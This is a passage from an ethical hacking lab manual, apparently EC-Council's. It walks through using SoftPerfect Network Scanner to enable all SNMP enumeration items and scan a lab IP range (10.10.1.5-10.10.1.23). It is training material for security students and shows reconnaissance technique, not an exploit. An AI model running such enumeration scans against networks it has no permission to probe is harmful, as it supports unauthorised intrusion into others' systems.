
Note: If a **User Account Control** pop-up appears, click **Yes**.

4. When the **Welcome to the Network Scanner!** wizard appears, click **Continue**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The **SoftPerfect Network Scanner** GUI window will appear, as shown in the screenshot.




6. Click on the **Options** menu, and select **Remote SNMP…** from the drop down list. The **SNMP** pop-up window will appear.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Click the **Mark All/None** button to select all the items available for SNMP scanning and close the window.




8. To scan your network, enter an IP range in the **IPv4 From** and **To** fields (in this example, the target IP address range is **10.10.1.5-10.10.1.23**), and click the **Start Scanning** button.

